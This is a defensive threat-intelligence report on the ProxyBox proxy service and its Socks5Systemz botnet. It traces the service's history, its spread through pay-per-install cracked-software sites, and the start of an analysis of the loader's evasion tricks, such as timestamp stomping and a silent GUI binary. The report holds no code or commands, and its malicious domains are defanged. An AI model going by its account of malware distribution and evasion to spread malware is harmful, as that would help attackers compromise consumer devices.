ProxyBox: Socks5Systemz Lives On

By Synthient Research

Published: 2026-03-30 · Archived: 2026-04-05 21:27:06 UTC

Executive Summary


Synthient’s Research Team continuously tracks Black Hat proxy services due to the significant risks they pose to clients in the financial sector. Recently, a service known as “ProxyBox” stood out after online discussions revealed its overwhelming popularity among threat actors for carding, credential stuffing, and identity theft. This report builds upon earlier research by the BitSights Research Team, detailing the evolution of this threat from its origins as "Socks5Systemz." Originally sold on underground hacking forums since 2013, the Socks5Systemz malware saw widespread commercial use under the banner of PROXY[.]AM. Following that platform's shutdown, the service rebranded as ProxyBox and continued to provide clients with access to 32,000 to 35,0000 daily active IPs (DAI).

To build this massive network of residential IPs, ProxyBox acquires initial access by tricking users into downloading infected files from cracked software sites. Synthient has observed a growing trend of proxy providers exploiting these consumer-focused piracy vectors to rapidly expand their infrastructure.

Because this consumer-driven threat poses a unique risk to enterprise environments, organizations must adopt proactive countermeasures. On a human level, users should be strictly warned against downloading unverified, third-party software. On a technical level, organizations should block the malware's tier 1 and tier 2 relay servers, cutting off proxying and rendering the infection ineffective. Furthermore, enforcing strict network policies to block commonly abused proxy protocols is highly recommended to mitigate this ongoing risk.

Background

According to research published by the BitSight TRACE team, Socks5Systemz originated in early 2013 when a threat actor operating under the alias "BaTHNK" initiated a sales thread on the Russian-speaking XSS forum.




> Fig 01. Socks5Systemz Sales thread on XSS. ([PROXY[.]AM Powered by Socks5Systemz Botnet])

For approximately ten years, the malware operated primarily as a SOCKS5 proxy module integrated into established malware families, including Andromeda, Smokeloader, and Trickbot.


In September 2023, BitSight observed a shift in deployment tactics, with Socks5Systemz distributed as a standalone final payload via loaders such as Privateloader and Amadey. By late January 2024, the botnet's initial iteration had reached a daily average of approximately 250,000 infected devices globally. In December 2023, the operators lost control of the V1 infrastructure, leading to the sinkholing of the malware in early 2024.

Following the 2024 infrastructure disruption and sinkholing events, the PROXY.AM service rebranded to ProxyBox. The rebranded service continues to operate the Socks5Systemz botnet at a reduced capacity.



> Fig 02. ProxyBox landing page and pricing model.


In an attempt to regain their once previous numbers the ProxyBox operators are observed utilizing pay per install (PPI) sites which distribute the malware through cracked software sites as seen below with vsttorentz[.]net.



> Fig 03. Backdoored piracy sites such as vsttorentz[.]net pushing Socks5Systemz.

These sites utilize NSIS installers which will dynamically install a series of applications. At the time of publication the NSIS installer is no longer observed installing Socks5Systemz, with it now observed installing other Proxy SDKs and adware.

- Microleaves (Shifter[.]io)
- Opera GX
- DotGo / iRocket
- SearchCandy
- Internet Download Manager



> Fig 04. Pay-Per-Install infection chain with multiple applications being installed.

Analysis

The ProxyBox/Socks5Systemz infection chain relies on a multi-stage loading process designed to evade basic dynamic analysis and disguise itself as benign software. The following sections break down the initial loader's self-overwriting techniques, the second-stage resource extraction, and the final payload's C2 behavior.

Initial Loader

> Fig 05. Initial payload in explorer

This initial payload is a 32-bit binary that is approximately 2.5 MB in size. It’s compiled as a GUI application and imports GUI-related functions from GDI32.dll, but never displays any activity to the end user. The module includes a writable executable section. It also uses timestamp stomping, showing that it was compiled in 2011, which is false.




Fig 06. Initial payload PE file header






Fig 07. Initial payload PE sections

